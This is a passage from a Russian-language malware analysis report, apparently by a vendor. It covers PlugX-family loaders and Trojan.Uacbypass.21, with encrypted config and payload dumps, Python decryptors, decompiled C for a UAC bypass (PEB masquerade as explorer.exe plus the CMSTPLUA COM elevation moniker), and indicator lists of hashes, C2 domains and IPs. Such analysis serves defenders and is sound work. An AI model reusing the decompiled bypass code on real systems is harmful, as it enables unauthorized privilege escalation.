seg000:00000013                 db 1Ch, 3Dh, 0B6h, 0ECh, 23h, 8Fh, 0B1h, 95h, 31h, 76h
seg000:00000013                 db 3Fh, 8Bh, 56h, 0F3h, 5Ch, 4Fh, 0B4h, 3Fh, 0B5h, 9Ah
seg000:00000013                 db 0CEh, 65h, 0FCh, 2Ch, 94h, 0CBh, 0AAh, 2Bh, 21h, 2Ah
seg000:00000013                 db 99h, 0D6h, 0E3h, 7Ah, 9Fh, 0F3h, 6Fh, 0E8h, 0ADh, 27h
seg000:00000013                 db 63h, 0D3h, 85h, 43h, 0A8h, 0B0h, 92h, 2, 12h, 23h, 8Dh
seg000:00000013                 db 5Ch, 0AFh, 0AEh, 0Ah, 0ABh, 0D7h, 54h, 0EAh, 39h, 5Dh
seg000:00000013                 db 42h, 0DCh, 1Dh, 58h, 50h, 0CBh, 72h, 11h, 75h, 4Dh
seg000:00000013                 db 2Eh, 0E1h, 0AEh, 4Bh, 52h, 71h, 11h, 8Dh, 0E0h, 0B1h
seg000:00000013                 db 0ACh, 0B0h, 17h, 0Bh, 0F2h, 90h, 0ECh, 0BBh, 31h, 74h
seg000:00000013                 db 1Bh, 32h, 0FBh, 73h, 0EEh, 0D8h, 76h, 8, 57h, 51h, 81h
seg000:00000013                 db 3Eh, 68h, 99h, 6Ah, 0ECh, 1Fh, 0Fh, 6, 0AAh, 59h, 0AEh
```

Дешифрование конфига будет выполнено уже непосредственно в полезной нагрузке:

```
import struct


enc = open('enc_cfg', 'rb').read()

key, = struct.unpack('I', enc[0:4])


key1 = key

key2 = key

key3 = key


dec = bytearray()


for i in xrange(len(enc)):

    key = (key + (key >> 3) - 0x11111111) & 0xFFFFFFFF

    key1 = (key1 + (key1 >> 5) - 0x22222222) & 0xFFFFFFFF

    key2 = (key2 + 0x33333333 - (key2 << 7)) & 0xFFFFFFFF

    key3 = (key3 + 0x44444444 - (key3 << 9)) & 0xFFFFFFFF

    dec.append(ord(enc[i]) ^ (key + key1 + key2 + key3) & 0xFF)


open('dec_cfg', 'wb').write(dec)
```

И будет выглядеть следующим образом:

Зашифрованная полезная нагрузка:

```
seg000:00001937                 push    1E19Bh
seg000:0000193C                 call    sub_1FADC
seg000:0000193C ; ---------------------------------------------------------------------------
seg000:00001941 enc_payload     db 4Bh, 74h, 80h, 8Dh, 0FAh, 90h, 2Dh, 0A3h, 67h, 0C9h
seg000:00001941                 db 0C0h, 0C2h, 0DFh, 82h, 42h, 4Bh, 0EEh, 4Fh, 0C2h, 55h
seg000:00001941                 db 77h, 0FEh, 0E5h, 39h, 0C1h, 84h, 9Fh, 9Ah, 0Bh, 0A1h
seg000:00001941                 db 53h, 6Ah, 8Ch, 25h, 60h, 97h, 0D1h, 86h, 8, 24h, 21h
seg000:00001941                 db 0, 0EAh, 9Eh, 2Ah, 0FCh, 70h, 57h, 0Bh, 6Bh, 17h, 71h
seg000:00001941                 db 0CBh, 3Fh, 2 dup(14h), 9Ch, 4Dh, 0Fh, 0BCh, 92h, 39h
seg000:00001941                 db 84h, 9Dh, 13h, 0E0h, 0F9h, 3Dh, 7, 49h, 0CBh, 73h, 1Ch
seg000:00001941                 db 0D0h, 0B6h, 9, 15h, 7Bh, 83h, 30h, 7Fh, 54h, 39h, 0A2h
seg000:00001941                 db 0C1h, 0EEh, 49h, 12h, 9Bh, 9Eh, 0ADh, 0C6h, 0A6h, 11h
seg000:00001941                 db 8Dh, 2 dup(2Ch), 38h, 93h, 0E8h, 0A4h, 0B7h, 47h, 98h
seg000:00001941                 db 57h, 52h, 0C3h, 3Ah, 0A1h, 7Eh, 9Eh, 11h, 1Bh, 0D6h
seg000:00001941                 db 2Bh, 90h, 99h, 0D0h, 0AFh, 6Bh, 0A3h, 4Eh, 0BEh, 66h
seg000:00001941                 db 0C4h, 3Dh, 84h, 95h, 66h, 0B7h, 8Ah, 50h, 8Bh, 0F0h
seg000:00001941                 db 0F1h, 37h, 0Bh, 3Ch, 0A9h, 33h, 0F8h, 0ADh, 0D6h, 0B2h
seg000:00001941                 db 0E5h, 7Eh, 0D2h, 68h, 0E1h, 5Ch, 0D7h, 67h, 7Ah, 0ECh
seg000:00001941                 db 44h, 8Eh, 0E6h, 69h, 77h, 55h, 0A2h, 0ACh, 8Eh, 77h
seg000:00001941                 db 0D3h, 37h, 0BFh, 25h, 0F5h, 0B5h, 16h, 91h, 93h, 17h
seg000:00001941                 db 0CEh, 0DEh, 0CDh, 0BAh, 4Bh, 0Fh, 0B2h, 8Fh, 0E8h, 40h
seg000:00001941                 db 69h, 7Fh, 0ECh, 4Bh, 0B1h, 0A1h, 47h, 0F6h, 0C3h, 0D4h
seg000:00001941                 db 56h, 0F2h, 45h, 27h, 0B0h, 0A0h, 9Eh, 38h, 94h, 0A9h
seg000:00001941                 db 6Fh, 81h, 0BAh, 0CFh, 84h, 0E4h, 13h, 41h, 5Dh, 9Ch
seg000:00001941                 db 14h, 0A4h, 0AEh, 99h, 0CAh, 0E5h, 45h, 4Ch, 84h, 0DDh
seg000:00001941                 db 0B7h, 38h, 0C6h, 86h, 0C7h, 0B5h, 93h, 0B7h, 12h, 0BCh
seg000:00001941                 db 89h, 28h, 0F8h, 3Ch, 0C2h, 20h, 68h, 0F9h, 0E3h, 93h
seg000:00001941                 db 0BCh, 0F0h, 0B9h, 0B4h, 36h, 0CEh, 60h, 0C8h, 42h, 0D1h
seg000:00001941                 db 7Dh, 0Dh, 0B9h, 36h, 0C2h, 19h, 0A8h, 0F9h, 13h, 88h
seg000:00001941                 db 0BCh, 0E4h, 46h, 78h, 60h, 0CBh, 66h, 0CEh, 0F0h, 75h
seg000:00001941                 db 6Bh, 0Ah, 0ABh, 56h, 14h, 77h, 0Ch, 8Ah, 0A3h, 0BCh
seg000:00001941                 db 0DDh, 8Ah, 0B2h, 4Fh, 0AFh, 58h, 0B0h, 67h, 8Bh, 26h
seg000:00001941                 db 6Bh, 0D6h, 82h, 18h, 15h, 3Ah, 0E0h, 71h, 0Ch, 0B8h
seg000:00001941                 db 0Bh, 37h, 0ADh, 86h, 42h, 70h, 0D0h, 0D8h, 0D2h, 0E3h
seg000:00001941                 db 28h, 0C4h, 8Ah, 94h, 70h, 0BBh, 67h, 54h, 31h, 41h
seg000:00001941                 db 0Bh, 0F4h, 34h, 0DFh, 0B0h, 0F8h, 0F6h, 72h, 0B6h, 6Fh
seg000:00001941                 db 0D8h, 67h, 4Dh, 3Fh, 29h, 94h, 4Ch, 1Fh, 6Ch, 0D0h
seg000:00001941                 db 98h, 0A9h, 71h, 77h, 56h, 0A9h, 0C3h, 63h, 0D3h, 74h
```

Скрипт для дешифрования полезной нагрузки:

```
import struct

import ctypes


enc = open('enc_payload', 'rb').read()


key, = struct.unpack('I', enc[0:4])


key1 = key

key2 = key
```

```
key3 = key


dec = bytearray()


for i in xrange(len(enc)):

    key = (key + (key >> 3) + 0x55555556) & 0xFFFFFFFF

    key1 = (key1 + (key1 >> 5) + 0x44444445) & 0xFFFFFFFF

    key2 = (key2 + 0xCCCCCCCC - (key2 << 7)) & 0xFFFFFFFF

    key3 = (key3 + 0xDDDDDDDD - (key3 << 9)) & 0xFFFFFFFF

    dec.append(ord(enc[i]) ^ (key + key1 + key2 + key3) & 0xFF)


d = bytes(dec)


uncompress_size, = struct.unpack('I', d[8:12])


buf_decompressed = ctypes.create_string_buffer(uncompress_size)

final_size = ctypes.c_ulong(0)

ctypes.windll.ntdll.RtlDecompressBuffer(2, buf_decompressed,
ctypes.sizeof(buf_decompressed), ctypes.c_char_p(d[0x10:]), len(d),
ctypes.byref(final_size))


open('dec_payload', 'wb').write(buf_decompressed)
```

После дешифрования полезной нагрузки шелл-код передает трояну управление, при этом в качестве одного из параметров выступает ранее собранная структура `st_mw`:

```
if ( !(st_mw->payload_entry)(st_mw, 1, 0) )
  return (byte_13 + 2);
```

Дальше троян работает так же, как бэкдор BackDoor.PlugX.28.

Trojan.Uacbypass.21

Добавлен в вирусную базу Dr.Web: 2021-10-22

Описание добавлено: 2021-10-22

Упаковщик: отсутствует

Дата компиляции: 2019-09-29

SHA1-хеш: 7412b13e27433db64b610f40232eb4f0bf2c8487

Описание

Троян написан на языке программирования C. Используется для повышения привилегий бэкдора. Маскируется под легитимный процесс и с помощью COM-объекта обходит контроль учетных записей пользователей для повышения привилегий исполняемого процесса.

Принцип действия

Троян маскируется под легитимный процесс `C:\Windows\explorer.exe` при помощи PEB (Process Environment Block). Это делается для того, чтобы обмануть COM-объект `IFileOperation`, заставляя его думать, что он вызывается из оболочки проводника Windows.

```
2  HRESULT __cdecl bypass_uac_with_cmd(int file, int param)
3  {
4    DWORD proc_id; // esi
5    FARPROC nt_query_information_process; // ebx
6    HANDLE h_proc; // esi
7    _UNICODE_STRING *full_dll_name; // eax MAPDST
8    FARPROC rtl_init_unicode_string; // esi
9    WCHAR win_directory_tmp[260]; // [esp+Ch] [ebp-470h]
10   WCHAR path_to_explorer[260]; // [esp+214h] [ebp-268h]
11   char process_information[4]; // [esp+41Ch] [ebp-60h]
12   PEB *peb; // [esp+420h] [ebp-5Ch] MAPDST
13   HMODULE h_module_ntdll; // [esp+434h] [ebp-48h]
14   _DWORD explorer_exe[7]; // [esp+438h] [ebp-44h]
15   _UNICODE_STRING *base_dll_name; // [esp+458h] [ebp-24h]
16   CHAR str[28]; // [esp+460h] [ebp-1Ch]
17
18   full_dll_name = 0;
19   memset(path_to_explorer, 0, sizeof(path_to_explorer));
20   base_dll_name = 0;
21   memset(win_directory_tmp, 0, sizeof(win_directory_tmp));
22   GetWindowsDirectoryW(win_directory_tmp, 0x104u);
23   lstrcpyW(path_to_explorer, win_directory_tmp);
24   lstrcatW(path_to_explorer, &g_slash);
25   LOWORD(explorer_exe[1]) = 'p';
26   explorer_exe[5] = 'e\0x';
27   LOWORD(explorer_exe[6]) = '\0';
28   *(&explorer_exe[1] + 2) = 'o\0l';
29   explorer_exe[0] = 'x\0e';
30   *(&explorer_exe[2] + 2) = '.\0r\0e\0r';
31   HIWORD(explorer_exe[4]) = 'e';
32   lstrcatW(path_to_explorer, explorer_exe);
33   proc_id = GetCurrentProcessId();
34   peb = 0;
35   strcpy(str, "ntdll.dll");
```

```
35   strcpy(str, "ntdll.dll");
36   h_module_ntdll = LoadLibraryA(str);
37   strcpy(str, "NtQueryInformationProcess");
38   nt_query_information_process = GetProcAddress(h_module_ntdll, str);
39   h_proc = OpenProcess(0x1FFFFFu, 0, proc_id);
40   if ( h_proc && (nt_query_information_process)(h_proc, 0, process_information, 24, 0) < 0 )
41   {
42     CloseHandle(h_proc);
43     peb = 0;
44   }
45   CloseHandle(h_proc);
46   if ( peb )
47     peb = NtCurrentPeb();
48   full_dll_name = &NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->FullDllName;
49   base_dll_name = &full_dll_name[1];
50   strcpy(str, "RtlInitUnicodeString");
51   rtl_init_unicode_string = GetProcAddress(h_module_ntdll, str);
52   (rtl_init_unicode_string)(&peb->ProcessParameters->ImagePathName, path_to_explorer);
53   (rtl_init_unicode_string)(&peb->ProcessParameters->CommandLine, path_to_explorer);
54   (rtl_init_unicode_string)(full_dll_name, path_to_explorer);
55   (rtl_init_unicode_string)(base_dll_name, explorer_exe);
56   return elevate(file, param);
57 }
```

Затем троян получает COM-объект для реализации обхода UAC с помощью повышения привилегий (https://github.com/cnsimo/BypassUAC/blob/master/BypassUAC_Dll/dllmain.cpp):

```
Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}

CLSID {3E5FC7F9-9A51-4367-9063-A120244FBEC7} - CMSTPLUA
IID {6EDD6D74-C007-4E75-B76A-E5740995E24C} - ICMLuaUtil
```

Это позволяет **Trojan.Uacbypass.21** запустить файл, который был передан ему в качестве аргумента, как легитимный процесс Windows:

```
HRESULT __cdecl elevate(int file, int param)
{
  HRESULT v2; // esi
  HRESULT result; // eax
  IID iid; // [esp+Ch] [ebp-110h]
  BIND_OPTS pBindOptions; // [esp+1Ch] [ebp-100h]
  __int128 v6; // [esp+2Ch] [ebp-F0h]
  int v7; // [esp+3Ch] [ebp-E0h]
  _DWORD pszName[34]; // [esp+40h] [ebp-DCh]
  _DWORD iid_str[20]; // [esp+C8h] [ebp-54h]
  ICMLuaUtil *ppv; // [esp+118h] [ebp-4h]

  v2 = CoInitializeEx(0, 6u);
  ppv = 0;
  iid_str[9] = '-\05';
  LOWORD(iid_str[2]) = 'D';
  iid_str[0] = '6\0{';
  *(&iid_str[12] + 2) = '4\07\05\0E';
  iid_str[11] = 'A\06';
  LOWORD(iid_str[19]) = '\0';
  iid_str[16] = 'E\05';
  *(&iid_str[6] + 2) = 'E\04\0-\07';
  iid_str[18] = '}\0C';
  *(&iid_str[2] + 2) = '4\07\0D\06';
  iid_str[10] = '7\0B';
  *(&iid_str[14] + 2) = '9\00';
  iid_str[17] = '4\02';
  *(&iid_str[4] + 2) = '0\00\0C\0-';
  iid_str[1] = 'D\0E';
  HIWORD(iid_str[15]) = '9';
  HIWORD(iid_str[8]) = '7';
  LOWORD(iid_str[12]) = '-';
  IIDFromString(iid_str, &iid);
  v7 = 0;
  pBindOptions = 0i64;
  v6 = 0i64;
  if ( v2 >= 0 )
  {
    LOWORD(pszName[21]) = '-';
    LOWORD(pszName[24]) = '9';
    LOWORD(pszName[16]) = 'F';
    pBindOptions.cbStruct = 36;
    DWORD1(v6) = 4;
    *(&pszName[29] + 2) = 'E\0B\0F\04';
    HIWORD(pszName[27]) = '2';
    LOWORD(pszName[11]) = 'r';
    HIWORD(pszName[22]) = '6';
    HIWORD(pszName[31]) = 'C';
    HIWORD(pszName[14]) = '3';
    LOWORD(pszName[0]) = 'E';
    LOWORD(pszName[33]) = 0;
```

```
52    pszName[6] = 'i\0m';
53    pszName[5] = 'd\0A';
54    pszName[32] = '}\07';
55    *(&pszName[21] + 2) = '3\04';
56    pszName[15] = '5\0E';
57    pszName[9] = 'a\0r';
58    *(&pszName[16] + 2) = '9\0F\07\0C';
59    *(pszName + 2) = 'a\0v\0e\0l';
60    *(&pszName[11] + 2) = 'w\0e\0n\0!';
61    *(&pszName[26] + 2) = '1\0A';
62    pszName[28] = '2\00';
63    pszName[20] = '1\05';
64    pszName[19] = 'A\09';
65    HIWORD(pszName[4]) = ':';
66    *(&pszName[24] + 2) = '-\03\06\00';
67    pszName[8] = 't\0s';
68    *(&pszName[13] + 2) = '{\0:';
69    LOWORD(pszName[29]) = '4';
70    pszName[23] = '-\07';
71    pszName[7] = 'i\0n';
72    pszName[10] = 'o\0t';
73    *(&pszName[2] + 2) = 'n\0o\0i\0t';
74    HIWORD(pszName[18]) = '-';
75    result = CoGetObject(pszName, &pBindOptions, &iid, &ppv);
76    if ( result )
77      return result;
78    v2 = (ppv->lpVtbl->ShellExec)(ppv, file, param, 0, 0, 0);
79    if ( ppv )
80      (ppv->lpVtbl->Release)(ppv);
81  }
82  return v2;
83}
```

Индикаторы компрометации

SHA1-хеши

Trojan.Loader.889

f783fc5d3fc3f923c2b99ef3a15a38a015e2735a: McUiCfg.dll

Trojan.Loader.890

65f64cc7aaff29d4e62520afa83b621465a79823: SRVCON.OCX
8b9e60735344f91146627213bd13c967c975a783: CLNTCON.OCX
84d5f015d8b095d24738e45d2e541989e6221786: sti.dll
3d8a3fcfa2584c8b598836efb08e0c749d4c4aab: iviewers.dll

Trojan.Loader.891

595b5a7f25834df7a4af757a6f1c2838eea09f7b: McUiCfg.dll

Trojan.Loader.893

46e999d88b76cae484455e568c2d39ad7c99e79f: McUiCfg.dll

Trojan.Loader.894

b1041acbe71d46891381f3834c387049cbbb0806: iviewers.dll

Trojan.Loader.895

635e3cf8fc165a3595bb9e25030875f94affe40f: McUiCfg.dll

Trojan.Loader.896

ff82dcadb969307f93d73bbed1b1f46233da762f: TmDbgLog.dll

Trojan.Loader.898

429357f91dfa514380f06ca014d3801e3175894d: CLNTCON.OCX

Trojan.Loader.899

cc5bce8c91331f198bb080d364aed1d3301bfb0c: LDVPTASK.OCX

BackDoor.PlugX.93

a8bff99e1ea76d3de660ffdbd78ad04f81a8c659: CLNTCON.OCX

BackDoor.PlugX.94

5a171b55b644188d81218d3f469cf0500f966bac

BackDoor.PlugX.95

b3ecb0ac5bebc87a3e31adc82fb6b8cc4fb66d63: netcfg.dll

BackDoor.PlugX.96

a3347d3dc5e7c3502d3832ce3a7dd0fc72e6ea49

BackDoor.PlugX.97

36624dc9cd88540c67826d10b34bf09f46809da7

BackDoor.PlugX.100

16728655e5e91a46b16c3fe126d4d18054a570a1

BackDoor.Whitebird.30

abfd737b14413a7c6a21c8757aeb6e151701626a
a5829ed81f59bebf35ffde10928c4bc54cadc93b

Trojan.Siggen12.35113

4f0ea31a363cfe0d2bbb4a0b4c5d558a87d8683e: rapi.dll

Trojan.Uacbypass.21

20ad53e4bc4826dadb0da7d6fb86dd38f1d13255

Program.RemoteAdmin.877

23873bf2670cf64c2440058130548d4e4da412dd: AkavMiqo.exe

Tool.Frp

a6e9f5d8295d67ff0a5608bb45b8ba45a671d84c: firefox.exe
39c5459c920e7c0a325e053116713bfd8bc5ddaf: firefox.exe

Сетевые индикаторы

Домены

webmail.surfanny.com
www.sultris.com
mail.sultris.com

pop3.wordmoss.com
zmail.wordmoss.com
youtubemail.club
clark.l8t.net
blog.globnewsline.com
mail.globnewsline.com

IP-адреса

45.144.242.216
45.147.228.131
46.105.227.110
5.183.178.181
5.188.228.53
103.30.17.44
103.93.252.150
103.230.15.41
103.251.94.93
104.233.163.136
159.65.157.100
180.149.241.88
185.105.1.226
192.236.177.250
209.250.241.35